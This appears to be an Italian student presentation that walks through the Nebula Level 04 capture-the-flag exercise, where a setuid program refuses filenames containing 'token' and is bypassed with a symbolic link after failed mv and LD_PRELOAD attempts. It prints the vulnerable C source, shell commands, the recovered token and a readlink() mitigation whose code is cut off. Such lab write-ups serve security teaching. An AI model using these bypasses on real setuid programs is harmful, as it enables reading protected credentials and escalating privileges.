

NEBULA

exploit-exercises.com/nebula



Nebula Level 04

Studenti
Delle Cave Marco
Mutone Santolo



Docente
Barbara Masucci

Capture the flag!



“This level requires you to read the `token` file, but the code restricts the files that can be read. Find a way to bypass it :)”

Obiettivi della sfida

- Recupero della password (token) dell'utente `flag04`, aggirando il controllo di sicurezza del programma `/home/flag04/flag04`
- Autenticazione come utente `flag04`
- Esecuzione del programma `/bin/getflag` come utente `flag04`



Analisi del sorgente

Le operazioni svolte da flag04.c sono le seguenti:

- Controlla se l'utente inserisce il file da leggere da riga di comando
- Controlla se il file passato come argomento contiene la sottostringa «token», e in tal caso stampa un messaggio di errore
- Se il controllo viene superato, il file viene aperto in lettura
- Vengono letti sizeof(buf) bytes, ed inseriti all'interno del buffer buf;
- Viene stampato a video il token contenuto all'interno del file

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>

int main(int argc, char **argv, char **envp)
{
    char buf[1024];
    int fd, rc;

    if(argc == 1) {
        printf("%s [file to read]\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    if(strstr(argv[1], "token") != NULL) {
        printf("You may not access '%s'\n", argv[1]);
        exit(EXIT_FAILURE);
    }

    fd = open(argv[1], O_RDONLY);
    if(fd == -1) {
        err(EXIT_FAILURE, "Unable to open %s", argv[1]);
    }

    rc = read(fd, buf, sizeof(buf));


    if(rc == -1) {
        err(EXIT_FAILURE, "Unable to read fd %d", fd);
    }

    write(1, buf, rc);
}
```

Albero di attacco (1/5)



Una prima strategia potrebbe essere quella di richiedere la **password** al legittimo proprietario della macchina oppure cercare di rompere la password stessa.



Con alta probabilità la strategia scelta non porterà a nessun risultato, bisogna cercare altre vie per ottenere la **password** di flag04 e catturare la bandierina.

Strategia alternativa

Directory a cui ha accesso l'utente level04:

- /home/level04 (Non c'è nulla di interessante al suo interno)
- /home/flag04

Directory /home/flag04

```
level04@nebula:/home/flag04$ ls -la
total 13
drwxr-x--- 2 flag04 level04  93 2011-11-20 21:52 .
drwxr-xr-x 1 root    root    80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag04 flag04  220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag04 flag04 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag04 level04 7428 2011-11-20 21:52 flag04
-rw-r--r-- 1 flag04 flag04  675 2011-05-18 02:54 .profile
-rw----- 1 flag04 flag04   37 2011-11-20 21:52 token
```

- Sono presenti dei file bash di configurazione.
- Il file flag04 è di proprietà dell'utente flag04 ed è eseguibile dagli utenti del gruppo level04.
- Inoltre è SETUID

Riflessioni

Dal codice si evince che ciò che non permette all'utente di accedere al token contenuto all'interno del file è il controllo sul nome del file stesso che non può contenere la sottostringa «token».


```
if(strstr(argv[1], "token") != NULL) {  
    printf("You may not access '%s'\n", argv[1]);  
    exit(EXIT_FAILURE);  
}
```

```
level04@nebula: /home/flag04  
level04@nebula:/home/flag04$ ./flag04 token  
You may not access 'token'  
level04@nebula:/home/flag04$ ./flag04  
./flag04 [file to read]  
level04@nebula:/home/flag04$
```



Una prima idea è quella di **cambiare** il nome del file token per bypassare il controllo dell'if.

Albero di attacco (2/5)



Primo tentativo di attacco

Aggiornamento dell'albero di attacco (3/5)

Cambiare il nome del file token:


➤ Utilizzo del comando `mv`

```
level04@nebula: /home/flag04
level04@nebula:/home/flag04$ mv token code
mv: cannot move `token' to `code': Permission denied
level04@nebula:/home/flag04$
```

Strategia fallimentare!!!



Una seconda idea potrebbe essere quella di usare la variabile di ambiente `LD_PRELOAD` per caricare in anticipo una **libreria condivisa** che vada a ridefinire la funzione `strstr()` per bypassare il controllo sul nome del file.



Secondo tentativo di attacco

Passo 1: creazione di una libreria condivisa `strstr.so`

```
level04@nebula: ~  
GNU nano 2.2.6  
  
#include <unistd.h>  
#include <sys/types.h>  
  
char* strstr(char* prova1, char* prova2){  
  
    return NULL;  
}
```

Passo 2: copia di
`/home/flag04/flag04` in
`/home/level04`

Passo 3: impostazione
caricamento anticipato
(export)

```
level04@nebula:~$ cp /home/flag04/flag04 .  
level04@nebula:~$ gcc -shared -fPIC -o strstr.so strstr.c  
level04@nebula:~$ export LD_PRELOAD=./strstr.so
```

`/home/flag04/`

```
level04@nebula:/home/flag04$ ls -la  
total 13  
drwxr-x--- 2 flag04 level04  93 2011-11-20 21:52 .  
drwxr-xr-x 1 root    root    80 2012-08-27 07:18 ..  
-rw-r--r-- 1 flag04 flag04  220 2011-05-18 02:54 .bash_logout  
-rw-r--r-- 1 flag04 flag04 3353 2011-05-18 02:54 .bashrc  
-rwsr-x--- 1 flag04 level04 7428 2011-11-20 21:52 flag04  
-rw-r--r-- 1 flag04 flag04  675 2011-05-18 02:54 .profile  
-rw----- 1 flag04 flag04   37 2011-11-20 21:52 token
```

`/home/level04/`

```
level04@nebula:~$ ls -la  
total 26  
drwxr-x--- 1 level04 level04 120 2022-04-29 02:35 .  
drwxr-xr-x 1 root    root    80 2012-08-27 07:18 ..  
-rw-r--r-- 1 level04 level04  220 2011-05-18 02:54 .bash_logout  
-rw-r--r-- 1 level04 level04 3353 2011-05-18 02:54 .bashrc  
drwx----- 2 level04 level04  60 2022-04-29 02:25 .cache  
-rwxr-x--- 1 level04 level04 7428 2022-04-29 02:35 flag04  
-rw----- 1 level04 level04  41 2011-11-20 21:16 .lessht  
-rw-r--r-- 1 level04 level04  675 2011-05-18 02:54 .profile  
-rw-rw-r-- 1 level04 level04   66 2022-04-29 02:31 strstr.c  
-rwxrwxr-x 1 level04 level04 6656 2022-04-29 02:31 strstr.so
```

Secondo tentativo di attacco


Aggiornamento dell'albero di attacco (4/5)

Esecuzione di /home/level04/flag04

```
level04@nebula:~$ ./flag04 /home/flag04/token  
flag04: Unable to open /home/flag04/token: Permission denied
```

È impossibile aprire il file token
poiché il bit SETUID di flag04 è spento

Permission denied!!!!



Terzo tentativo di attacco

Creazione di un link simbolico attraverso il comando «`ln -s`» per bypassare il controllo del metodo `strstr()` all'interno del codice.



Una terza idea potrebbe essere quella di utilizzare lo strumento dei **link simbolici** di linux, per creare un collegamento al file token utilizzando un nome ed un path diverso.

```
NAME
  ln - make links between files

SYNOPSIS
  ln [OPTION]... [-I] TARGET LINK_NAME    (1st form)
  ln [OPTION]... TARGET                   (2nd form)
  ln [OPTION]... TARGET... DIRECTORY     (3rd form)
  ln [OPTION]... -t DIRECTORY TARGET...  (4th form)

DESCRIPTION
  In the 1st form, create a link to TARGET with the name LINK_NAME. In the 2nd form, create a link to TARGET in the current directory. In the 3rd and 4th forms, create links to each TARGET in DIRECTORY. Create hard links by default, symbolic links with --symbolic. When creating hard links, each TARGET must exist. Symbolic links can hold arbitrary text; if later resolved, a relative link is interpreted in relation to its parent directory.
```

In questo modo abbiamo un collegamento al file di nostro interesse, con un nome diverso da «token», all'interno della directory dell'utente **level04**.

```
level04@nebula: ~
level04@nebula:~$ ln -s /home/flag04/token /home/level04/test
level04@nebula:~$ ls -la
total 6
drwxr-x--- 1 level04 level04  80 2022-04-14 06:37 .
drwxr-xr-x 1 root   root    100 2012-08-27 07:18 ..
-rw-r--r-- 1 level04 level04 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 level04 level04 3353 2011-05-18 02:54 .bashrc
drwx----- 2 level04 level04  60 2022-04-14 06:04 .cache
-rw----- 1 level04 level04  41 2011-11-20 21:16 .lessht
-rw-r--r-- 1 level04 level04 675 2011-05-18 02:54 .profile
lrwxrwxrwx 1 level04 level04  18 2022-04-14 06:37 test -> /home/flag04/token
```


Terzo tentativo di attacco


```
level04@nebula: /  
level04@nebula:/home/flag04$ ./flag04 /home/level04/test  
06508b5e-8909-4f38-b630-fdb148a848a2  
level04@nebula:/home/flag04$ cd ..  
level04@nebula:/home$ cd ..  
level04@nebula:/$ su flag04  
Password:  
sh-4.2$ getflag  
You have successfully executed getflag on a target account  
sh-4.2$ _
```

In questo modo siamo riusciti ad ottenere il **token** (la password di flag04), e siamo riusciti ad effettuare l'accesso come utente flag04, e dunque lanciando l'eseguibile **getflag**, abbiamo catturato la bandierina.

Sfida vinta!!!



Albero di attacco finale (5/5)



La vulnerabilità e la debolezza in level04

La vulnerabilità presente in level04.c si verifica per la presenza e lo sfruttamento di una particolare debolezza.

Con l'aiuto di collegamenti simbolici modificati, l'attaccante può ottenere e utilizzare dati per i quali prima non aveva il permesso, in questo caso può accedere al file token e recuperare la password per l'utente flag04.

CWE di riferimento: [CWE-61](#)

UNIX Symbolic Link (Symlink) Following

<https://cwe.mitre.org/data/definitions/61.html>



Mitigazione della debolezza

Modifichiamo il sorgente level04.c in modo tale da vietare l'utilizzo di link simbolici a file in input al programma.

Con la funzione `readlink()` effettuiamo un controllo preliminare, in modo tale da verificare se l'utente inserisce come input un link simbolico o meno. In questo caso infatti la funzione inserirà all'interno del buffer il path del link, e dato che il contenuto del buffer sarà maggiore di 0 verrà lanciato un messaggio di errore.

```
level04@nebula: ~  
Linux Programmer's Manual  
READLINK(2)  
NAME  
    readlink - read value of a symbolic link  
SYNOPSIS  
    #include <unistd.h>  
  
    ssize_t readlink(const char *path, char *buf, size_t bufsiz);  
Feature Test Macro Requirements for glibc (see feature_test_macros(7)):  
  
    readlink():  
        _BSD_SOURCE || _XOPEN_SOURCE >= 500 || _XOPEN_SOURCE && _XOPEN_SOURCE_EXTENDED ||  
        _POSIX_C_SOURCE >= 200112L  
DESCRIPTION  
    readlink() places the contents of the symbolic link path in the buffer buf, which has size bufsiz. readlink()  
    does not append a null byte to buf. It will truncate the contents (to a length of bufsiz characters), in case  
    the buffer is too small to hold all of the contents.  
RETURN VALUE  
    On success, readlink() returns the number of bytes placed in buf. On error, -1 is returned and errno is set  
    to indicate the error.
```


level04_fix.c

```
